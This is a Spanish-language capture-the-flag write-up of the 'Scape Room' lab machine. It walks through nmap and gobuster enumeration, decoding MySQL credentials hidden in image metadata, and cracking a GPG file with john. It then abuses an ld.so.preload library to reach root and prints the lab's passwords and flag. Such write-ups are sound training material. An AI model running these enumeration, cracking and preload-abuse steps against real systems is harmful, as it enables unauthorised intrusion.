

# Scape Room

```
> nmap -sS -p- -Pn -n --min-rate 5000 -vvv 192.168.137.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-01 13:25 EST
Initiating ARP Ping Scan at 13:25
Scanning 192.168.137.10 [1 port]
Completed ARP Ping Scan at 13:25, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:25
Scanning 192.168.137.10 [65535 ports]
Discovered open port 3306/tcp on 192.168.137.10
Increasing send delay for 192.168.137.10 from 0 to 5 due to 75 out of 249 dropped
Discovered open port 80/tcp on 192.168.137.10
Discovered open port 22/tcp on 192.168.137.10
Increasing send delay for 192.168.137.10 from 5 to 10 due to max_successful_tries
Increasing send delay for 192.168.137.10 from 10 to 20 due to max_successful_tries
Increasing send delay for 192.168.137.10 from 20 to 40 due to 33 out of 108 dropped
Increasing send delay for 192.168.137.10 from 40 to 80 due to 214 out of 711 dropped
Increasing send delay for 192.168.137.10 from 80 to 160 due to 374 out of 1245 dropped
Increasing send delay for 192.168.137.10 from 160 to 320 due to max_successful_tries
Increasing send delay for 192.168.137.10 from 320 to 640 due to 35 out of 115 dropped
Increasing send delay for 192.168.137.10 from 640 to 1000 due to 11 out of 23 dropped
Warning: 192.168.137.10 giving up on port because retransmission cap hit (10).
Discovered open port 33060/tcp on 192.168.137.10
Completed SYN Stealth Scan at 13:26, 48.53s elapsed (65535 total ports)
Nmap scan report for 192.168.137.10
Host is up, received arp-response (1.2s latency).
Scanned at 2025-03-01 13:25:28 EST for 49s
Not shown: 64306 closed tcp ports (reset), 1225 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
3306/tcp  open  mysql   syn-ack ttl 64
33060/tcp open  mysqlx  syn-ack ttl 64
MAC Address: 08:00:27:3A:36:48 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Read data files from: /usr/share/nmap
```

```
192.168.137.3 84:42:3b:28:f6:77 1 60 Intel Corporate
> nmap -sCV -p22,80,3306,33060 -Pn -n --min-rate 5000 -vvv 192.168.137.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-01 13:27 EST
NSE: Loaded 157 scripts for scanning.
```

```

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol
| ssh-hostkey:
|   3072 71:72:6f:9a:ba:7f:73:1d:bc:30:36:ee:9d:62:e8:88 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC9rr4blihw/HPds09dVcpgT10CEfHAp8UBac0KB2ScJdBtgVP9b5PRj,
9DyTrx5U0gm/TKMRotfHKtJ0pXxkCzWLwawmNomBt5FSZ6tre/+7tgBU4N6qpns9QwUFU/+yKKKf8VxIcVY7M2Gtv8pHXz6;
JbG4p0KIWXn+v0WdKhn7wpotzf/T2alfrWp6DYMzbsQL+YGch0ZLfYt9MMqJvQW2D7yJZWGi0VwKAh6DYPr+tEoUyX6/91+
YBwGcG4kIJL/fRUbstHxpvEuuCbmIXnTac=
|   256 cd:0b:5b:55:41:13:bc:1c:d1:27:81:77:ff:6d:33:15 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEtDa9S4sifkDs+9FHwz0
|   256 63:29:44:28:7d:5a:db:39:29:47:2f:a5:1d:17:fc:07 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMb4z+oBsHrwxcwJMu0fZ5IDkMT0G3ig9b0nPjvFHKjF
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Lecturas de Sensores
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
3306/tcp  open  mysql    syn-ack ttl 64 MySQL 8.0.40-0ubuntu0.20.04.1
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=MySQL_Server_8.0.39_Auto_Generated_Server_Certificate
|_ Issuer: commonName=MySQL_Server_8.0.39_Auto_Generated_CA_Certificate
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2024-11-01T16:51:24
|_ Not valid after:  2034-10-30T16:51:24
|_ MD5:   9d6d:88cd:2859:7622:c2c2:4463:72d0:c487
|_ SHA-1: 97a0:20c3:890d:48f2:5f5d:69c0:eb9b:a8db:3eed:2688
|_ -----BEGIN CERTIFICATE-----

```

```




|_ Auth Plugin Name: caching_sha2_password
33060/tcp open  mysqlx   syn-ack ttl 64 MySQL X protocol listener
MAC Address: 08:00:27:3A:36:48 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

```

> whatweb 192.168.137.10
http://192.168.137.10 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[192.168.137.10], Script, Title[Lecturas de Sensores], UncommonHeaders[x-hint,x-contact]

```



agregamos info.sensores.thl al /etc/hosts


descargamos la imagen

info.sensores.thl

Exploit-DB GTF0Bins example\_hashes [h... Hash Type Identif... CyberChef GitHub - swisskyr...

| Planta | Número de Sensores | Activos | En Mantenimiento |
|--------|--------------------|---------|------------------|
| Piso 1 | 15                 | 14      | 1                |
| Piso 2 | 20                 | 19      | 1                |
| Piso 3 | 10                 | 10      | 0                |

Estado Actual de los Sensores



```
KeyboardInterrupt.  
> vim /etc/hosts  
> exiftool sensor_overview.png  
ExifTool Version Number      : 13.10  
File Name                    : sensor_overview.png  
Directory                    : .  
File Size                    : 1931 kB  
File Modification Date/Time   : 2025:03:01 14:14:38-05:00  
File Access Date/Time        : 2025:03:01 14:14:37-05:00  
File Inode Change Date/Time   : 2025:03:01 14:14:38-05:00  
File Permissions              : -rw-rw-r--  
File Type                    : PNG  
File Type Extension           : png  
MIME Type                    : image/png  
Image Width                   : 1147  
Image Height                  : 1147  
Bit Depth                     : 8  
Color Type                    : RGB  
Compression                   : Deflate/Inflate  
Filter                       : Adaptive  
Interlace                    : Noninterlaced  
Comment                       : YWN1dGU6SVM0eUJ2Znd4cFhVWnNCeGhDWHI1bXV2M2RYZFFnIQo=  
Image Size                    : 1147x1147  
Megapixels                    : 1.3
```

```
> echo "YWN1dGU6SVM0eUJ2Znd4cFhVWnNCeGhDWHI1bXV2M2RYZFFnIQo=" | base64 -d; echo  
acute:IS4yBvfwxpXUZsBxhCXR5muv3dXdQg!
```

IS4yBvfwxpXUZsBxhCXr5muv3dXdQg!

```
> mysql -h 192.168.137.10 -u acute -P 3306 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 137
Server version: 8.0.40-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

```
MySQL [SensorData]> select * from login;
```

| id | usuario       | password   |
|----|---------------|--|
| 1  | administrador | BD9D09C524BC8A234E0B75D4FA60AF8A71D124915A3D44BC17B761186D0EB00E |

| id | usuario       | password   |
|----|---------------|--|
| 1  | administrador | BD9D09C524BC8A234E0B75D4FA60AF8A71D124915A3D44BC17B761186D0EB00E |

sigio enumerando y paso a information\_schema

luego de ver algunas tavlas entrando a EVENTS veo lo siguiente



```
> gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common-and-spanish.txt -u 'http://sensores.thl/administracion/' -t 20 -x php,txt,html


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://sensores.thl/administracion/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common-and-spanish.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./hta (Status: 403) [Size: 277]
./hta.txt (Status: 403) [Size: 277]
./hta.html (Status: 403) [Size: 277]
./hta.php (Status: 403) [Size: 277]
./htaccess (Status: 403) [Size: 277]
./htaccess.php (Status: 403) [Size: 277]
./htpasswd.php (Status: 403) [Size: 277]
./htpasswd (Status: 403) [Size: 277]
./htaccess.html (Status: 403) [Size: 277]
./htpasswd.txt (Status: 403) [Size: 277]
./htpasswd.html (Status: 403) [Size: 277]
./htaccess.txt (Status: 403) [Size: 277]
./login.php (Status: 200) [Size: 2714]
```

entramos como administrador y la pass



Usuario: pepito

Contraseña: 3d849bb0ea51b68d

en nuestro dir encontramos un archivo leeme.txt.gpg vamos a descargarlo kali y descriptarlo



```
(kali㉿kali)-[~]  
└─$ gpg2john leeme.txt.gpg > out.txt  
Created directory: /home/kali/.john
```

File leeme.txt.gpg

```
(kali㉿kali)-[~]  
└─$ cat out.txt  
$gpg$*0*206*0b882d6acb3b2b4b4dc92cf04147cb4833ddca558b176abb96bc8
```

```
john out.txt --wordlist=rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])  
Cost 1 (s2k-count) is 65011712 for all loaded hashes  
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA  
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
superman1      (?)  
1g 0:00:00:37 DONE (2025-03-02 13:40) 0.02690g/s 30.13p/s 30.13c/s 30.13C/s s  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

```
pepito@ctf:~$ gpg --decrypt leeme.txt.gpg  
gpg: AES256 encrypted data  
gpg: encrypted with 1 passphrase  
No todas las funciones tienen el control que parecen tener. Algunas veces,  
quien controla lo que se  
carga primero tiene la ventaja. Recuerda: la pre-carga puede ser tu mejor  
aliada... o tu perdición.
```

me fijo por archivos preload a ver que encuentro



```
pepito@ctf:~$ find / -type f -name "*preload*" 2>/dev/null
/etc/ld.so.preload
/etc/apparmor.d/local/ld_preload
/etc/apparmor.d/usr.etc.ld_preload
```

Los archivos

`preload` que encontremos están relacionados con la **carga de bibliotecas compartidas** en **Linux**, y específicamente con la seguridad del sistema y AppArmor.

`/etc/ld.so.preload` → **Fuerza la carga de librerías compartidas**

📌 **Este archivo es crítico**, ya que define qué bibliotecas se deben cargar antes que cualquier otra en el sistema.

- Se usa para inyectar librerías en todos los procesos que usan `ld.so` (el linker dinámico de Linux).
- Puede ser usado legítimamente por programas para **optimizar rendimiento** o aplicar **parches de seguridad**.
- ⚠️ **Si un atacante modifica este archivo, podría cargar una librería maliciosa en todo el sistema**, lo que es una técnica común en ataques de rootkits.

miramos los permisos

```
pepito@ctf:~$ ls -l /lib
lrwxrwxrwx 1 root root 7 mar 14 2023 /lib → usr/lib
pepito@ctf:~$
```

le hago un strings

```
pepito@ctf:~$ strings /lib/libscaperoom.so
__gmon_start__
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
__cxa_finalize
original_read
already_executed
dlsym
getpid
snprintf
fopen
fgets
fclose
strcmp
strstr
setuid
setgid
puts
system
__stack_chk_fail
libdl.so.2
libc.so.6
GLIBC_2.2.5
GLIBC_2.4
u+UH
read
/proc/%d/comm
rT8hQ9VcYb5kLmXo      encontramos la clave root!!!!!!
[+] Acceso root concedido!
[+] Reloj detenido... Buen trabajo!!!
/bin/systemctl stop apagar_automatico.service
/bin/bash
:*3$
GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0
crtstuff.c
```

```
root@ctf:/root#
```

```
=====
```

¡ENHORABUENA, INTRÉPIDO HACKER!

Has logrado superar todos los desafíos y escapar de esta sala virtual. El tiempo no fue tu enemigo, sino tu aliado, y cada decisión te ha llevado hasta este momento.

La clave para tu victoria es:

AaSdF8gHjKlZxCvB6nM7OoPqW1eR2tY3uloP

Esta flag es el símbolo de tu éxito y la prueba de que has alcanzado el nivel más alto de este reto.

Guarda este logro con orgullo, pues no todos pueden llegar tan lejos.

Recuerda:

- Cada pista que descifraste fue una lección valiosa.
- Cada error que cometiste, una oportunidad de crecer.
- Cada éxito, un paso más hacia el dominio.

Esto no es el final, sino el comienzo de nuevos desafíos. ¿Estás preparado para lo que viene?

¡Nos vemos en el próximo reto, donde tu ingenio será puesto a prueba una vez más!

```
=====
```

```
root@ctf:/root# uid=0(root) gid=0(root) groups=0(root),1001(pepito)
```

```
root@ctf:/root#
```